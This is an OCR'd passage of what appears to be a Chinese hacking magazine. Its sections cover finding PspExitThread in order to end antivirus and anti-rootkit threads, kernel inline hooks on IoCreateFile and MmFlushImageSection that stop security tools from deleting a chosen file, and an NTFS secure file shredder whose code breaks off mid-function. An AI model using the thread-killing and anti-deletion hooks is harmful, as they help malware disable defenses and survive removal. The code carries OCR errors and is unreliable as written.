
(3)从Ring3搜索。在Ring3下加载一份NTOSKRNL.EXE,然后取PsTerminateSystemThread在你加载的NTOSKRNL.EXE中的地址,根据方法1搜索PspExitThread在你加载的NTOSKRNL.EXE中的地址,根据公式"真实地址=获取的地址+这个驱动所在内核地址-你加载的这个驱动的地址"计算出地址,代码如下:

```
Public Sub GetPspExitThread()
On Error Resume Next
Dim addr As Long
Dim buff(0 To &H2F) As Byte, Addr2 As Long
Dim i As Long
hmodule = LoadLibrary("ntoskrnl.exe")
addr = GetProcAddress(hmodule,
PsTerminateSystemThread")
CopyMemory buff(0), ByVal CLng(addr), &H30
For i = 0 To UBound(buff) - 1
If buff(i) = &HE8 Then
CopyMemory Addr2, buff(i + 1), 4
Addr2 = Addr2 + addr + i + 5
Get2 Addr2
Exit For
End If
Next
End Function
Public Sub Get2(ByVal addr As Long)
On Error Resume Next
Dim buff(0 To &H4F) As Byte, Addr2 As Long
Dim i As Long
CopyMemory buff(0), ByVal CLng(addr), &H50
For i = 0 To UBound(buff) - 1
If buff(i) = &HE8 Then
CopyMemory Addr2, buff(i + 1), 4
Addr2 = Addr2 + addr + i + 5
PspExitThreadArr = Addr2   hmodule + ntosarr
'注:ntosarr即NTOSKRNL.EXE在内核中的地址
Exit For
End If
Next
End Function
```

到这里,我们的WS结束线程的方法已经介绍完毕,可以结束目前的所有ARK/AV的线程,但只要AV/ARK Hook PspExitThread,然后进行一定的处理,此方法即可无效。

前置知识:VC
关键词:编程、文件保护、Hook

保护文件不被360文件粉碎机删除



文/ liuke_blue

360文件粉碎机是一个用来删除计算机中存在的一些恶意的、顽固文件的工具。一般的Hook、占坑技术等来防止文件不被删除是很难越过360文件粉碎机的。本文就介绍一种方法来防止360文件粉碎机粉碎文件。

IoCreateFile函数是一个很重要的函数,不管是使用NtCreateFile还是NtOpenFile,最终都要调用它来获取句柄。而NtReadFile、NtWriteFile等操作文件又得通过NtCreateFile或者NtOpenFile函数来获取文件句柄,最后都要用到IoCreateFile函数。所以我们要对IoCreateFile函数进行Inline Hook。主要代码如下:

```
NTSTATUS Fake_IoCreateFile(PHANDLE
FileHandle,
```

```
ACCESS_MASK DesiredAccess,
POBJECT_ATTRIBUTES ObjectAttributes,
PIO_STATUS_BLOCK IoStatusBlock,
PLARGE_INTEGER AllocationSize,
ULONG FileAttributes,
ULONG ShareAccess,
ULONG Disposition,
ULONG CreateOptions,
PVOID EaBuffer OPTIONAL,
ULONG EaLength,
CREATE_FILE_TYPE CreateFileType,
PVOID InternalParameters,
ULONG Options)
{
NTSTATUS nStatus;
ANSI_STRING FullName;
if (Disposition == FILE_OPEN)
{
RtlUnicodeStringToAnsiString(&FullName,ObjectAttributes->ObjectName,TRUE);
//将ansi_string转换为大写字符串
RtlUpperString(&FullName,&FullName);
if (strstr(FullName.Buffer,"1234.TXT"))
{
FileHandle=-1;
IoStatusBlock->Status = STATUS_ACCESS_DENIED;
IoStatusBlock->Information = 0;
return STATUS_ACCESS_DENIED;
}
}
return OriginalIoCreateFile(FileHandle,
DesiredAccess,
ObjectAttributes,
IoStatusBlock,
AllocationSize,
FileAttributes,
ShareAccess,
Disposition,
CreateOptions,
EaBuffer OPTIONAL,
EaLength,
CreateFileType,
InternalParameters,
Options);
}
__declspec(naked) NTSTATUS
OriginalIoCreateFile(PHANDLE FileHandle,
ACCESS_MASK DesiredAccess,
POBJECT_ATTRIBUTES ObjectAttributes,
PIO_STATUS_BLOCK IoStatusBlock,
PLARGE_INTEGER AllocationSize,
ULONG FileAttributes,
ULONG ShareAccess,
ULONG Disposition,
ULONG CreateOptions,
PVOID EaBuffer OPTIONAL,
ULONG EaLength,
CREATE_FILE_TYPE CreateFileType,
PVOID InternalParameters,
ULONG Options)
{
_asm{
mov edi,edi
push ebp
mov ebp,esp
mov eax, IoCreateFile
add eax,5
jmp eax
}
}
```

这样就对IoCreateFile函数进行了Hook。还有一个函数MmFlushImageSection也十分重要，在删除文件的过程中要调用这个函数判定文件在运行时是否已经释放，如果文件在运行时没有释放，这个函数会返回FALSE，让文件无法被删除。所以很多粉碎工具都Hook这个函数，让这个函数返回TRUE，使文件可以被删除，像东方微点就Hook了这个函数。我们同样Hook这个函数，主要代码如下：

```
__declspec(naked) BOOLEAN NTAPI
MmFlushImageSection(IN PSECTION_OBJECT_POINTERS
SectionObjectPointer, IN MMFLUSH_TYPEFlushType)
{
__asm{
mov edi,edi
push ebp
mov ebp,esp
mov eax, OldFuncAddrss
add eax,5
jmp eax
}
}
//自己的处理函数
BOOLEAN NTAPI Fake_MmFlushImageSection(IN
PSECTION_OBJECT_POINTERS SectionObject Pointer,
IN MMFLUSH_TYPE FlushType)
{
PFILE_OBJECT pfile;
WCHAR *pwsz=NULL;
if (FlushType == MmFlushForDelete)
{
if(SectionObjectPointer->DataSectionObject!=NULL)
```

```
{
pfile=(PFILE_OBJECT)( *(ULONG*)((ULONG)
SectionObjectPointer->DataSectionObject + 0x24) );
__try
{
pwsz=wcsrchr(pfile->FileName.Buffer,L'\\');
if (pwsz!=NULL)
{
pwsz++;
}
if (!_wcsnicmp(pwsz,AntiDelFile,wcslen(AntiDelFile)*2))
{
DbgPrint("FileName=%ws",pwsz);
return FALSE;
}
}
except(1)
{
return FALSE;
}
}
}
return MmFlushImageSection(SectionObjectPointer,
FlushType);
}
```

MmFlushImageSection函数不能直接得到文件句柄，通过参数SectionObjectPointe几次查找可以找到文件句柄。下面给大家详细介绍如何找到文件句柄。

首先通过WinDbg反汇编SectionObjectPointe结构体：

```
lkd> dt nt!_SECTION_OBJECT_POINTERS
+0x000 DataSectionObject : Ptr32 Void
+0x004 SharedCacheMap: Ptr32 Void
+0x008 ImageSectionObject : Ptr32 Void
```

DataSectionObject其实是指向未公开的结构体_CONTROL_AREA，这个结构体在WinDbg下反汇编的代码如下：

```
lkd> dt nt!_CONTROL_AREA
+0x000 Segment: Ptr32 _SEGMENT
+0x004 DereferenceList : _LIST_ENTRY
+0x00c NumberOfSectionReferences : Uint4B
+0x010 NumberOfPfnReferences : Uint4B
+0x014 NumberOfMappedViews : Uint4B
+0x018 NumberOfSubsections : Uint2B
+0x01a FlushInProgressCount : Uint2B
+0x01c NumberOfUserReferences : Uint4B
+0x020 u : __unnamed
+0x024 FilePointer : Ptr32 _FILE_OBJECT
+0x028 WaitingForDeletion : Ptr32 _EVENT_
COUNTER
+0x02c ModifiedWriteCount : Uint2B
+0x02e NumberOfSystemCacheViews : Uint2B
```

其中的FilePointer所指向的_File_OBJECT就是我们想要获得的。我们通过Section ObjectPointer→DataSectionObject获取指向_CONTROL_AREA的指针，然后再+0x24偏移到FilePointer，得到文件名。

为了方便测试，我分开编写了Hook IoCreateFile和MmFlushImageSection，用最新的360安全卫士7.0所带的360文件粉碎机、冰刃1.22和XueTr进行删除测试，结果如表1所示：

表1


INLINE HOOK / 利用工具测试	IoCreateFile	MmFlushImageSection
最新360粉碎机	不能粉碎	可以粉碎
冰刃1.22	可以删除	不能删除
XueTr0.17	可以删除	不能删除

从上面的结果看出360粉碎机对MmFlushImageSection函数做了相应的防备，但却仍然使用IoCreateFile函数来获取文件句柄，而像冰刃、XueTr这些AntiRootkit工具倒是绕过了IoCreateFile函数，但却未考虑到MmFlushImageSection函数。

不过360粉碎机还采用了其他措施来对付利用Hook IoCreateFile函数保护文件不被删除的方法。比如在360粉碎机中选择"阻止被粉碎的文件再次生成"这个选项，就会发现被保护的文件里面的内容已经被清零，这样也同样达到了删除文件的目的。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识:VC
关键词:文件粉碎机、NTFS、MFT



编写文件粉碎机

文/图 倪程 王中杉

在电子数据四处乱飞的年代里,如何保护自己的文件不被外泄,如何做到文件真正地销毁,是当前亟待解决的问题。用户一方面担心自己的重要电子数据丢失,一方面又担心自己的数据被窃取。当前,很多人为了保护自己的数据不被丢失,对数据进行分散管理,即在多个位置备份自己的文件,这种方式必然带来大量数据的冗余存放,极大地降低文件系统存储效率,同时也给文件使用者带来极大不便,每次更新文件内容都需要对已存在的多个备份进行更新,且安全性能也必然随之下降。

这些问题的出现,也使得数据恢复技术得到快速发展。数据恢复技术即在面对计算机系统遭受误操作、病毒侵袭、硬件故障、黑客攻击等事件后,能够将用户数据从各种"无法读取"的存储设备中拯救出来,从而将损失减到最小的技术。当前,大多数人都希望数据的丢失能够借助数据恢复软件重现找回数据。当前国际上数据恢复技术主要有:软恢复(文件系统问题)、硬恢复(硬件问题)、大型数据库系统、异型系统的数据恢复、数据覆盖后的恢复。在软件上,主要有EasyRecovery、FinalData等。硬件恢复主要是针对磁盘片损坏、磁道坏、硬盘内部系统区坏的修复。在数据恢复技术高速发展的今天,大家又开始担心起如何彻底地销毁不需要的数据,但又不希望电子数据被别人利用各种工具挖掘出来。本文将介绍一种新方法,即采用软件方式实现文件数据的永久擦除。

算法设计思路

首先,读者需要明确以下两点:(1)采用"Delete"键将文件拖入回收站或者采用组合键"Shift+Delete"将文件删除后,存储在磁盘扇区内的数据并没有删除;(2)系统仅仅是对文件属性区域内的标记进行了简单置位,标识文件已经删除;如FAT32下,系统会在目录区对应的文件目录项偏移00H位置置为"E5",NTFS下,则在MFT头偏移0x16处标识为"0"或"2",分别代表已删除文件、已删除目录。

由上面的分析可知,文件删除后其内容依旧存储在磁盘上,故显然若读者想做到彻底地删除数据,这种方式只会是杯水车薪。显然,一种最为可靠的方式即对文件内容的存储区域所占用的所有扇区位置全部进行重写,并多次地实施复写操作。据称,美国军方可以恢复覆盖6~9次的数据,俄罗斯可恢复覆盖3~4次的数据。注意,为了做多数据的彻底销毁,建议大家至少进行3~4次复写操作,且对文件扇区内容交替地进行置0和1操作。

OK,基本的实现方式已经确定了,即对文件所占扇区位置反复多次交替地进行置0和1操作。下面需要确定文件所占扇区数位置及其扇区总数。

基本原理

FAT文件系统下,文件借助FAT表项作为链表指针将文件所占的簇数串联起来,形成一个类似单链表的结构。即当文件需要一簇空间存放时,系统则会在数据区域中寻找一个空闲簇,并将此簇号存放到FAT表特定的表项中(即前一簇在FAT表中的映射表项位置)。只要我们准确地获取到文件首簇号,即可借助FAT表,搜索出文件所占的所有簇号,从而对这些簇号进行复写。已知簇号如何映射到FAT表项位置,以期找到其

下一簇簇号,如图1所示。

NTFS文件系统下,文件借助MFT表的80属性,准确地读取出对应文件内容。当文件内容很小,即能够在其对应的MFT表项中存放时,则会在80属性下写入文件内容,而并不再占用任一簇空间;但当文件内容在一个MFT表项中不足以存放时,则会采用一种称之为"数据簇运行"的结构来描述文件所占簇数及其每一簇所对应的位置,具体结构如图2所示。若读者对文件存储原理乃至对数据恢复技术感兴趣的话,可参与笔者在黑防上的培训班深入学习。




图1




图2

打造文件粉碎机

由于文件系统过多,若一一讨论,则很难深入地讲解。下面笔者选择NTFS文件系统来讲解。要打造文件粉碎机,我们需要解决两个问题:其一,给定一个文件,如何找到其内容所占扇区总数及其每个扇区位置;其二,如何对给定的扇区进行多次复写。

读者首先会想到,从NTFS目录树结构着手,这里设需要粉碎的文件名及路径为:F:\\Smash\\Important.doc,首先定位到根目录区,然后找到其根目录区下对应的目录名Smash,并读取此目录下的MFT参考号,此时,映射到MFT区域,找到此目录的MFT表项,读取此目录下的指定文件Important.doc对应的MFT参考号,然后再映射到它所对应的MFT表项中,获取80属性内容,如图2所示的结构内容,即可解析出Important.doc所占的扇区内容及扇区总数。

只是,这里需要明确以下几点:(1)MFT表项中的90属性会优先存放其下的子文件属性信息(包括子文件MFT参考号);(2)当90属性存储不下时,则会引入A0属性即文件分配属性,为INDX索引结构,其内容同样存放了其名下所有子文件及子目录MFT参考号、文件名、MAC时间等属性值。

索引结构INDX分析。由A0属性值中存放的簇运行结构,转向描述此目录下的所有文件及子目录属性信息的扇区位置,则会出现"INDX"索引结构。INDX结构一般占8个扇区,大小为4KB,其大小可以在BPB结构体成员BPB_ClusPerIndexBloc中获取。每个INDX结构即索引记录都由一个标准的索引头和一组包含索引关键词与索引数据的块组成。标准索引项结构具体描述如表1所示。

表1

偏移	大小(字节)	含义
0x00	8	文件的MFT参考号
0x08	2	索引项大小
0x0A	2	文件名偏移
0x0E	2	填充(8字节对齐)
0x10	8	父目录的MFT参考号
0x38	8	文件分配大小
0x40	8	文件实际大小
0x50	1	文件名长度
0x52	2F	文件名

每个索引项结构若均遵照表1的描述，则在程序设计中，可通过读取INDX索引结构，获取任一指定目录下的所有文件及其子目录。获取INDX结构的代码如下：

```
void ReadINDXContent(CNtfsTree *pHeadNode, CNtfsTree *pRootTree)
{
    DWORD dwBytesPerSec = m_dwBytesPerSec;
//每扇区字节数
    DWORD dwPerClusSec = m_dwSecPerClus;
//每簇扇区数

    DWORD dwStartSec ;
//每个运行的起始扇区数
    DWORD dwTotalClus;
//每个运行占用的簇数
    DWORD dwTotalSec;
//每个运行占用的总扇区数
    char buf[5] = {0};
    char temp[11] = {0};
//判断是否为$文件
    wchar_t fileName[256] = {0};
//文件名
    for(size_t i = 0; i<pRootTree->pVRunVal.size(); i++){
        dwStartSec = pRootTree->pVRunVal[i]->dwStartSecNum;
        dwTotalSec = pRootTree->pVRunVal[i]->dwTotalSecNum;

    LPBYTE lpBuffer = (LPBYTE)malloc(dwTotalSec * dwBytesPerSec);
/*分配每个运行占用的扇区数*/
        ReadDisk(pRootTree->m_hPartition, dwStartSec,
 dwTotalSec, lpBuffer);
        LPBYTE lpRunOffset = lpBuffer;
        while(*(LPDWORD)lpRunOffset != 0 ||
*(LPDWORD)(lpRunOffset + 0x04) != 0){
            memcpy(buf, lpRunOffset, 4);
//拷贝4个字节的内容
            if(lstrcmp(buf, "INDX")){
//表明又开始了新的Indx
                DWORD IndexOffset =
*(LPDWORD)(lpRunOffset + 0x18);
//得到索引项的偏移
                lpRunOffset += (IndexOffset + 0x18);
//转到第一个索引项结构
            }
            DWORD dwFileMFTNum =
*(LPWORD)(lpRunOffset);
//获取文件MFT参考号
            DWORD FileNameOff =
*(LPWORD)(lpRunOffset + 0x0A);
//得到文件名的偏移
                DWORD FirstIndexLen = *(LPWORD)
(lpRunOffset + 0x08);
//索引大小
                LPBYTE lpTemp = lpRunOffset;
//暂存第一个索引项结构偏移
                lpTemp += FileNameOff;
//得到文件名位置
                memcpy(temp, lpTemp , 10);
                if(strchr(temp, '$') == NULL) {
                    CNtfsTree *pRootDir = new
CNtfsTree ;
                    DWORD fileLen = *(lpTemp -
0x02);
//得到文件名字符个数
                    memcpy(fileName, lpTemp ,
fileLen * 2);
    DWORD Bytes = WideCharToMultiByte(CP_ACP,
NULL,fileName, wcslen(fileName), NULL, 0 , NULL,
NULL);
    WideCharToMultiByte(CP_ACP, NULL,fileName,
wcslen(fileName), FileNameTemp, Bytes, NULL, NULL);
                    if(lstrcmp(FileNameTemp,g_
pFileName)){
                        g_flag = true;
//标识已找到此文件
                        return;
                    }
                memset(temp , 0, sizeof(temp));
                lpRunOffset += FirstIndexLen;
            }
        free(lpBuffer);
        }
    clearVectorLink(pRootTree);
}
```

这种方式能够快速找到文件对应的MFT表项，从而读取其80属性下存放的簇运行结构内容。但当文件的目录层次很深时，即类似“F:\\ab\\cd\\ef\\gh\\…\\mn\\abc.txt”深层次的文件，则需要反复定位跳转才能找到其对应MFT表项。下面，笔者给出基于数据恢复思路的文件盲搜索算法，搜索指定分区下所有的MFT表项，具体思路如下：

(1)读取$MFT表项80属性内容，解析出簇运行结构V。

(2)依据遍历V中的每个MFT表项，分析MFT头，若偏移16H处为“0”或“2”或“3”，则扇区号加2，Continue；反之，则转(3)。

(3)读取30属性内容,判断其对应的文件名与待粉碎文件名是否一致,若是,则读取80属性内容,判断其是否为常驻属性,若是,则读取出文件内容相对MFT表项的偏移值offset,转(4);不然,则解析出簇运行结构V',转步骤(5)。

(4)调用API函数fwrite对文件进行预处理,转步骤(5)。

(5)调用WriteDisk函数,对指定文件所占的所有扇区位置进行复写操作,交替地置为0和1。

(6)调用API函数DeleteFile,删除复写后的文件,即完成文件粉碎。

程序设计与解析

首先需要将文件拖入文件粉碎机,获取出文件名,实现如下:

```
void CSmashFileDlg::OnDropFiles(HDROP hDropInfo)
{
    char pFileName[512];
    //统计拖入软件框中的文件个数
    UINT nFileCount= DragQueryFile(hDropInfo,
0xFFFFFFFF, NULL, 0);
    for(UINT i=0; i<nFileCount; i++){
        memset(pFileName, 0, sizeof(pFileName));
        //依次将文件拖入列表框,并显示在列表中
        DragQueryFile(hDropInfo, i, pFileName, 512);
        plistbox->AddString(pFileName);
    }
    DragFinish(hDropInfo);
//用完要释放掉hDropInfo
}
```

注意:在软件列表框属性中,需要将其窗体支持文件的拖放功能(即"Accept Files"行为)设为true;同时在窗体中添加消息WM_DROPFILES即可实现文件拖放。

读取用户选择的待粉碎文件,调用CreateFile函数,打开文件对应的逻辑分区,并获取分区BPB结构重要属性值(如BPB_SecsPerClus、BPB_BytesPerSec等)。以下为单击"文件粉碎"按钮后的响应函数代码:

```
void CSmashFileDlg::OnBnClickedSmash()
{
    CNtfsTree NtfsObject,
*pNtfsTree;
    memset(g_pFilePath, 0, sizeof(g_pFilePath));
    int index = plistbox->GetCurSel();
    //获取用户选择的文件索引值
    if(index == -1){
        MessageBox("请选择待粉碎文件!", "提示",
MB_OK);return;
    }
    //获取文件路径及文件名
    plistbox->GetText(index, g_pFilePath);
    char *ptr, c = '.';
    ptr = strchr(g_pFilePath, c);
    if (ptr){
        while(*(ptr) != '\\') ptr--;
    }
    strcpy(g_pFileName, ptr+1);//提取文件名
    char szDrive[10];
    memset(szDrive, 0 , sizeof(szDrive));
    strcpy(szDrive, "\\\\.\\");
    //对逻辑磁盘操作时,文件名必须为"\\.\X:"
    strncat(szDrive, g_pFilePath, 2);
    //以读写方式打开指定的磁盘分区
    m_hPartition = CreateFile(szDrive, GENERIC_
READ | GENERIC_WRITE,
                FILE_SHARE_READ |FILE_SHARE_
WRITE, NULL, OPEN_EXISTING, NULL, 0);
    unsigned char lpData[512];
    //读取分区首个逻辑扇区,填充BPB结构体
    if(m_hPartition != INVALID_HANDLE_VALUE)
        ReadDisk( m_hPartition, 0, 1, lpData);
    CPartition *partition = new CPartition;
    memcpy( &partition->m_ntfsbpb , lpData ,
sizeof(NTFS_BPB));
    partition->m_hPartition = m_hPartition;
    if(strncmp((const char*)partition->m_ntfsbpb.
BPB_FileSystem, "NTFS", 4)){
        MessageBox("本软件不支持此文件格式!",
NULL, MB_OK);
        return;
    }
    else{
        pNtfsTree = new CNtfsTree;
        pNtfsTree->m_dwMFTStartClus =
partition->m_ntfsbpb.BPB_MFTStartClus;
        pNtfsTree->m_dwSecPerClus =
partition->m_ntfsbpb.BPB_SecPerClus;
        pNtfsTree->m_dwBytesPerSec =
partition->m_ntfsbpb.BPB_BytesPerSec;
        pNtfsTree->m_hPartition = partition-
>m_hPartition;
        SetDlgItemText(IDC_STATIC_TIP, "正在对文
件进行深层次粉碎,请稍候...");
//获取$MFT表属性内容,开始循环遍历每个MFT表项
        NtfsObject.GetMFT80AttrOffset(pNtfsTree);
        MessageBox("文件粉碎成功", "提示", MB_OK);
```

```
			SetDlgItemText(IDC_STATIC_TIP, "");
			OnBnClickedCancelAll();
			DeleteFile(g_pFilePath);
		}
	}
```

以下是如何遍历$MFT表80属性下记录的所有MFT表项内容,具体代码为:

```
void SearchMFTFile(CNtfsTree *pDirTree, DWORD dwStartSec,DWORD dwTotalSec)
{
	DWORD dwBytesPerSec,dwSecPerClus,dwTotalSecTemp;
	BOOL isDirectoryFlag,isFileDeletFlag;
//标记是否为目录,是否已删除
	wchar_t fileName[256] = {0};
//暂存文件名
	char FileNameTemp[256] = {0};
	char MFTFlag[5] = {0};
	LPBYTE lpBuffer,lpTempBuffer;
	dwBytesPerSec = pDirTree->m_dwBytesPerSec;
	dwSecPerClus = pDirTree->m_dwSecPerClus;
	dwTotalSecTemp = dwStartSec+dwTotalSec;
	while(dwStartSec < dwTotalSecTemp){
		//分配1个MFT表项大小
		lpBuffer = (LPBYTE)malloc(2 * dwBytesPerSec);
		//读取2个扇区内容,即1个MFT表项值
		ReadDisk(pDirTree->m_hPartition, dwStartSec, 2, lpBuffer);

		memset(MFTFlag, 0, sizeof(MFTFlag));
		memcpy(MFTFlag, lpBuffer, 4);
//若分析的扇区不是MFT表,则Continue到下一次循环
		if(strcmp(MFTFlag, "FILE") != 0 ||
				*(LPWORD)(lpBuffer + 0x14) == 0){
